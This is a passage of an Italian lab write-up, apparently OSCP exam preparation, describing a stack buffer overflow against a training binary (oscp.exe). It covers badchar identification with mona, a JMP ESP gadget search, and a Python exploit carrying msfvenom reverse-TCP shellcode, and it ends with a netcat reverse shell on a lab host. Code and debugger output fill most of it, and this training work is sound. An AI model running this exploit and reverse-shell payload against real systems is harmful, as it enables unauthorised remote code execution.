- **Azione:** Si aggiunge `a0` alla lista dei filtri.



Mona compare mostra corruzione a partire da a0

Conclusione Badchars

Al termine del processo, analizzando i registri per l'ultima conferma, il team SecureSentinels ha identificato la lista definitiva dei badchars per questo binario: **`\x00, \x07, \x2e, \xa0`**



Verifica finale dei registri, ESP punta al buffer pulito

Conclusione Identificazione Badchars

Per avere la certezza assoluta che la lista dei badchars fosse completa, il team ha generato un ultimo bytearray escludendo tutti i caratteri problematici identificati finora: `\x00`, `\x07`, `\x2e`, `\xa0`.

```
[+] This mona.py action took 0:00:00.016000
[+] Command used:
!mona bytearray -cpb "\x00\x07\x2e\xa0"
Generating table, excluding 4 bad chars...
Dumping table to file
[+] Preparing output file 'bytearray.txt'
    - (Re)setting logfile c:\mona\oscp\bytearray.txt
"\x01\x02\x03\x04\x05\x06\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21"
"\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42"
"\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62"
"\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82"
"\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa1\xa2\xa3"
"\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3"
"\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3"
"\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"


Done, wrote 252 bytes to file c:\mona\oscp\bytearray.txt
Binary output saved in c:\mona\oscp\bytearray.bin

[+] This mona.py action took 0:00:00.016000
```

Generazione bytearray escludendo i 4 badchars

Eseguendo nuovamente l'exploit di test e confrontando la memoria con `!mona compare -f C:\mona\oscp\bytearray.bin -a 00D4FA28`, Immunity Debugger ha restituito il tanto atteso messaggio in rosso: **"Hooray, normal shellcode unmodified !!!"**. Questo ha confermato che la lista dei badchars era finalmente esatta e lo stack era pulito.

```
Log data
Address   Message
          Console file 'C:\Users\user\Desktop\oscp\oscp.exe'
          [02:40:56] New process with ID 00001140 created
004012D0  Main thread with ID 000015FC created
770A45B0  New thread with ID 0000157C created
770A45B0  New thread with ID 000009B0 created
00400000  Modules C:\Users\user\Desktop\oscp\oscp.exe
62500000  Modules C:\Users\user\Desktop\oscp\essfunc.dll
74110000  Modules C:\Windows\SYSTEM32\bcryptprimitives.dll
74170000  Modules C:\Windows\SYSTEM32\CRYPTBASE.dll
74180000  Modules C:\Windows\SYSTEM32\SspiCli.dll
74430000  Modules C:\Windows\SYSTEM32\KERNELBASE.dll
74F00000  Modules C:\Windows\SYSTEM32\RPCRT4.dll
74FB0000  Modules C:\Windows\SYSTEM32\WS2_32.dll
755D0000  Modules C:\Windows\SYSTEM32\msvcrt.dll
75690000  Modules C:\Windows\SYSTEM32\sechost.dll
76D10000  Modules C:\Windows\SYSTEM32\NSI.dll
76D20000  Modules C:\Windows\SYSTEM32\KERNEL32.DLL
77070000  Modules C:\Windows\SYSTEM32\ntdll.dll
770DAEF4  [02:40:57] Single step event at ntdll.770DAEF4
0BADF00D  [+] Command used:
0BADF00D  !mona bytearray -cpb "\x00\x07\x2e\xa0"
0BADF00D  Generating table, excluding 4 bad chars...
0BADF00D  Dumping table to file
0BADF00D  [+] Preparing output file 'bytearray.txt'
0BADF00D      - (Re)setting logfile c:\mona\oscp\bytearray.txt
          "\x01\x02\x03\x04\x05\x06\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21"
          "\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42"
          "\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62"
          "\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82"
          "\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa1\xa2\xa3"
          "\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3"
          "\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3"
          "\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"


0BADF00D
0BADF00D  Done, wrote 252 bytes to file c:\mona\oscp\bytearray.txt
0BADF00D  Binary output saved in c:\mona\oscp\bytearray.bin
0BADF00D
0BADF00D  [+] This mona.py action took 0:00:00.017000
          Debugged program was unable to process exception
004012D0  [02:41:52] Program entry point
00401973  New thread with ID 00000A4C created
42424242  [02:42:00] Access violation when executing [42424242]
0BADF00D  [+] Command used:
0BADF00D  !mona compare -f C:\mona\oscp\bytearray.bin -a 00D4FA28
0BADF00D  [+] Reading file C:\mona\oscp\bytearray.bin...
0BADF00D      Read 252 bytes from file
0BADF00D  [+] Preparing output file 'compare.txt'
0BADF00D      - (Re)setting logfile c:\mona\oscp\compare.txt
0BADF00D  [+] Generating module info table, hang on...
0BADF00D      - Processing modules
0BADF00D      - Done. Let's rock 'n roll.
0BADF00D  [+] C:\mona\oscp\bytearray.bin has been recognized as RAW bytes.
0BADF00D  [+] Fetched 252 bytes successfully from C:\mona\oscp\bytearray.bin
0BADF00D      - Comparing 1 location(s)
0BADF00D  Comparing bytes from file with memory :
00D4FA28  [+] Comparing with memory at location : 0x00d4fa28 (Stack)
00D4FA28  !!! Hooray, normal shellcode unmodified !!!
00D4FA28  Bytes omitted from input: 00 07 2e a0
0BADF00D
0BADF00D  [+] This mona.py action took 0:00:00.234000
```

Mona compare restituisce Hooray, confermando l'assenza di corruzione

7. Individuazione del Gadget (JMP ESP)

Avendo il pieno controllo di EIP e conoscendo i badchars, il passo successivo è stato trovare un'istruzione `jmp esp` all'interno del programma o di una libreria priva di protezioni ASLR, per far saltare l'esecuzione direttamente al payload.

Tramite il comando `!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"`, il team ha chiesto a Mona di cercare i puntatori validi, escludendo automaticamente quelli contenenti i badchars. Mona ha trovato 9 puntatori validi, tutti all'interno del modulo `essfunc.dll` (che ha ASLR e SafeSEH disabilitati). Il team ha selezionato il primo indirizzo disponibile: **`0x625011af`**.

```
0BADF00D !mona jmp -r esp -cpb "\x00\x07\x2e\xa0"

         ---------- Mona command started on 2026-02-25 02:50:16 (v2.0, rev 638) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D     - Bad char filter will be applied to pointers : "\x00\x07\x2e\xa0"
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] Querying 2 modules
0BADF00D     - Querying module essfunc.dll
73DE0000 Modules C:\Windows\system32\mswsock.dll
0BADF00D     - Querying module oscp.exe
0BADF00D     - Search complete, processing results
0BADF00D [+] Preparing output file 'jmp.txt'
0BADF00D     - (Re)setting logfile c:\mona\oscp\jmp.txt
0BADF00D [+] Writing results to c:\mona\oscp\jmp.txt
0BADF00D     - Number of pointers of type 'jmp esp' : 9
0BADF00D [+] Results :
625011AF  0x625011af : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
625011BB  0x625011bb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
625011C7  0x625011c7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
625011D3  0x625011d3 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
625011DF  0x625011df : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
625011EB  0x625011eb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
625011F7  0x625011f7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
62501203  0x62501203 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\U
62501205  0x62501205 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\U
0BADF00D     Found a total of 9 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.562000
```

Risultato di mona jmp esp con 9 puntatori trovati

---

8. Costruzione dell'Exploit Finale

Il team ha quindi proceduto a scrivere lo script Python definitivo (`exploit_finale.py`). Lo script è stato strutturato in diverse sezioni fondamentali:

1. **Configurazione Target:** IP `192.168.50.101` e porta `1337`.
2. **Offset:** 1978 byte di padding (caratteri "A").
3. **EIP (Gadget):** L'indirizzo `0x625011af` è stato convertito in formato *Little-Endian*: `b"\xaf\x11\x50\x62"`.
4. **NOP Sled:** È stato inserito un "cuscinetto" di 32 byte di istruzioni NOP (`b"\x90" * 32`) per dare margine di sicurezza allo shellcode in memoria ed evitare che le operazioni di decodifica lo sovrascrivessero.
5. **Shellcode:** Generato tramite `msfvenom` (con estensione `windows/shell_reverse_tcp` e codificato evitando i badchars).

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

```
└─$ python3
Python 3.13.11 (main, Dec  8 2025, 11:43:54) [GCC 15.2.0
] on linux
Type "help", "copyright", "credits" or "license" for mor
e information.
>>> import socket
...
... # 1. Configurazione Target
... ip = "192.168.50.101"
... port = 1337
...
... # 2. Offset trovato (Pagina 68)
... padding = b"A" * 1978
...
... # 3. Indirizzo JMP ESP (essfunc.dll) in Little Endi\
an
... # Valore originale: 0x625011af
... jmp_esp = b"\xaf\x11\x50\x62"
...
... # 4. NOP Sled (32 byte di padding per stabilità)
... nops = b"\x90" * 32
...
... # 5. Shellcode (Incolla qui l'output di msfvenom)
... # Esempio generato: msfvenom -p windows/shell_rever\
se_tcp ... -f py
... buf =  b""
... buf += b"\xdd\xc1\xd9\x74\x24\xf4\x5e\x33\xc9\xb1\x\
52\xba\x33"
... # ... CONTINUA AD INCOLLARE TUTTO IL TUO SHELLCODE \
QUI ...
... buf += b"\x4d\x6f\x10\x91\xf8\x24\x95"
...
... # Costruzione del Payload Finale
... payload = padding + jmp_esp + nops + buf
...
... try:
...     s = socket.socket(socket.AF_INET, socket.SOCK_S\
TREAM)
...     s.connect((ip, port))
...     print("[*] Invio dell'exploit finale in corso..\
.")
...     s.send(b"OVERFLOW1 " + payload)
...     s.close()
...     print("[+] Exploit inviato! Controlla il tuo li\
stener Netcat.")
... except Exception as e:
...     print(f"[-] Errore: {e}")
...
[*] Invio dell'exploit finale in corso...
2044
[+] Exploit inviato! Controlla il tuo listener Netcat.
>>>
```

Scrittura dello script exploit_finale.py -Parte 1

```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
^C

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
^C

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
^C

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
^C

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

```
buf += b"\xa9\x4d\x5b\x04\xa1\x17\x7b\xa7\x66\x2c\x32\xb
f"
buf += b"\x6b\x09\x8c\x34\x5f\xe5\x0f\x9c\x91\x06\xa3\xe
1"
buf += b"\x1d\xf5\xbd\x26\x99\xe6\xcb\x5e\xd9\x9b\xcb\xa
5"
buf += b"\xa3\x47\x59\x3d\x03\x03\xf9\x99\xb5\xc0\x9c\x6
a"
buf += b"\xb9\xad\xeb\x34\xde\x30\x3f\x4f\xda\xb9\xbe\x9
f"
buf += b"\x6a\xf9\xe4\x3b\x36\x59\x84\x1a\x92\x0c\xb9\x7
c"
buf += b"\x7d\xf0\x1f\xf7\x90\xe5\x2d\x5a\xfd\xca\x1f\x6
4"
buf += b"\xfd\x44\x17\x17\xcf\xcb\x83\xbf\x63\x83\x0d\x3
8"
buf += b"\x83\xbe\xea\xd6\x7a\x41\x0b\xff\xb8\x15\x5b\x9
7"
buf += b"\x69\x16\x30\x67\x95\xc3\x97\x37\x39\xbc\x57\xe
7"
buf += b"\xf9\x6c\x30\xed\xf5\x53\x20\x0e\xdc\xfb\xcb\xf
5"
buf += b"\xb7\xc3\xa4\xc7\x23\xac\xb6\x27\xa8\xfe\x3e\xc
1"
buf += b"\xda\xee\x16\x5a\x73\x96\x32\x10\xe2\x57\xe9\x5
d"
buf += b"\x24\xd3\x1e\xa2\xeb\x14\x6a\xb0\x9c\xd4\x21\xe
a"
buf += b"\x0b\xea\x9f\x82\xd0\x79\x44\x52\x9e\x61\xd3\x0
5"
buf += b"\xf7\x54\x2a\xc3\xe5\xcf\x84\xf1\xf7\x96\xef\xb
1"
buf += b"\x23\x6b\xf1\x38\xa1\xd7\xd5\x2a\x7f\xd7\x51\x1
e"
buf += b"\x2f\x8e\x0f\xc8\x89\x78\xfe\xa2\x43\xd6\xa8\x2
2"
buf += b"\x15\x14\x6b\x34\x1a\x71\x1d\xd8\xab\x2c\x58\xe
7"
buf += b"\x04\xb9\x6c\x90\x78\x59\x92\x4b\x39\x79\x71\x5
9"
buf += b"\x34\x12\x2c\x08\xf5\x7f\xcf\xe7\x3a\x86\x4c\x0
d"
buf += b"\xc3\x7d\x4c\x64\xc6\x3a\xca\x95\xba\x53\xbf\x9
9"
buf += b"\x69\x53\xea"

┌──(kali㉿kali)-[~]
└─$ python3 exploit_finale.py
[+] Exploit inviato!

┌──(kali㉿kali)-[~]
└─$
```


CTRL (DESTRA)

Scrittura dello script exploit_finale.py - Parte 2 con shellcode completo

9. Esecuzione e Troubleshooting (Connection Refused)

A questo punto, il team ha messo in ascolto Netcat sulla macchina Kali (`nc -lvnp 4444`) e ha lanciato l'exploit con `python3 exploit_finale.py`.


Qui si è verificato un intoppo tipico degli scenari reali: invece di ricevere la reverse shell, l'applicazione sulla macchina Windows è andata in crash in modo incontrollato mostrando il prompt di sistema **"oscp.exe ha smesso di funzionare"**. Il listener su Kali non ha registrato alcuna connessione in ingresso.



Crash di oscp.exe su Windows e listener Netcat vuoto su Kali


Analisi del Fallimento

Per capire cosa fosse andato storto, il team ha analizzato lo stato del debugger dopo l'esecuzione del payload (`exploit_test.py`). Il processo risultava "Terminated".



Processo terminato in Immunity Debugger

L'indizio chiave per risolvere il mistero si trova analizzando i registri al momento dell'errore. Il registro `LastErr` riporta il codice **`WSAECONNREFUSED (0000274D)`**.



Registro LastErr mostra WSAECONNREFUSED

10. Risoluzione e Ottenimento della Shell (OVERFLOW1)

Dopo aver diagnosticato che l'errore `WSAECONNREFUSED` era dovuto a un'errata configurazione del payload, il team SecureSentinels ha rigenerato lo shellcode assicurandosi che i parametri `LHOST` (IP di Kali `192.168.50.100`) e `LPORT` (4444) corrispondessero esattamente al listener di Netcat.

Lanciando lo script corretto (`exploit_test.py`), il terminale ha confermato l'invio del payload:

```
┌──(kali㉿kali)-[~]
└─$ python3 exploit_test.py
[*] Invio exploit in corso...
[+] Fatto! Controlla Netcat.
```

Esecuzione di exploit_test.py con successo

Contemporaneamente, sul terminale con Netcat in ascolto, è stata ricevuta la connessione di ritorno, garantendo al team l'accesso al sistema Windows bersaglio con i privilegi dell'utente corrente. Abbiamo ottenuto l'esecuzione di codice remoto (RCE) completa!

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nvlp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.101] 49453
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\oscp>
```

Reverse shell ottenuta su porta 4444 (OVERFLOW1)

---

11. Sfida Aggiuntiva: Pwning di OVERFLOW2

Seguendo le istruzioni del materiale didattico, il team ha replicato l'intera metodologia per sfruttare il secondo comando vulnerabile del binario: `OVERFLOW2`. con la differenza che in questo caso l'offset anzichè 1978 era 634, I passaggi eseguiti confermano la robustezza del processo.

11.1 Fuzzing e Offset (OVERFLOW2)

Inviando un nuovo pattern ciclico al comando `OVERFLOW2`, il programma è andato nuovamente in crash. L'analisi dei registri ha mostrato:

- **EAX:** Punta alla stringa "OVERFLOW2".
- **EIP:** Sovrascritto con il valore `76413176` (che corrisponde a una porzione del pattern ciclico).
- **ESP:** Punta alla stringa generata da Metasploit ("2Av3Av4Av...").

```
EIP 76413176
```

Dettaglio EIP sovrascritto con 76413176]

```
Registers (FPU)
EAX 00CBF7A0 ASCII "OVERFLOW2
ECX 00AB5118
EDX 00000000
EBX 39754138
ESP 00CBFA28 ASCII "2Av3Av4Av5
EBP 41307641
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973

EIP 76413176
```

Stato generale dei registri al crash di OVERFLOW2]

Questo ha permesso di calcolare l'offset esatto necessario per sovrascrivere l'EIP su questa specifica funzione.

11.2 Identificazione Badchars (OVERFLOW2)

Il processo iterativo con Mona è stato ripetuto. Durante l'analisi, Mona ha segnalato diverse anomalie, identificando inizialmente una potenziale corruzione su una sequenza più ampia (`23 24 3c 3d 83 84 ba bb`).

```
Possibly bad chars: 23 24 3c 3d 83 84 ba bb
Bytes omitted from input: 00
```

Mona rileva possibili badchars per OVERFLOW2]

Dopo successive raffinazioni per isolare i falsi positivi (caratteri che appaiono corrotti solo perché il byte precedente era un badchar), la lista definitiva dei badchars generata per escludere i byte problematici è risultata essere: `\x00\x23\x3c\x83\xba`.

```
!mona bytearray -cpb "\x00\x23\x3c\x83\xba"
Generating table, excluding 5 bad chars...
Dumping table to file
[+] Preparing output file 'bytearray.txt'
    - (Re)setting logfile c:\mona\oscp\bytearray.txt
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3d\x3e\x3f\x40\x41\x42"
"\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62"
"\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82"
"\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3"
"\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4"
"\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4"
"\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"


Done, wrote 251 bytes to file c:\mona\oscp\bytearray.txt
Binary output saved in c:\mona\oscp\bytearray.bin
```

Generazione del bytearray definitivo escludendo 5 badchars

11.3 Individuazione del Gadget e Costruzione (OVERFLOW2)

Con i nuovi badchars a disposizione, è stata lanciata una nuova ricerca per l'istruzione `JMP ESP`. Mona ha restituito 8 puntatori validi, confermando l'usabilità degli indirizzi nel range `0x625011af` - `0x62501205`.

```
0x625011af : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
0x625011c7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
0x625011d3 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
0x625011df : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
0x625011eb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
0x625011f7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
0x62501203 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\U
0x62501205 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\U
  Found a total of 8 pointers
```

Risultato di mona jmp esp con 8 puntatori per OVERFLOW2

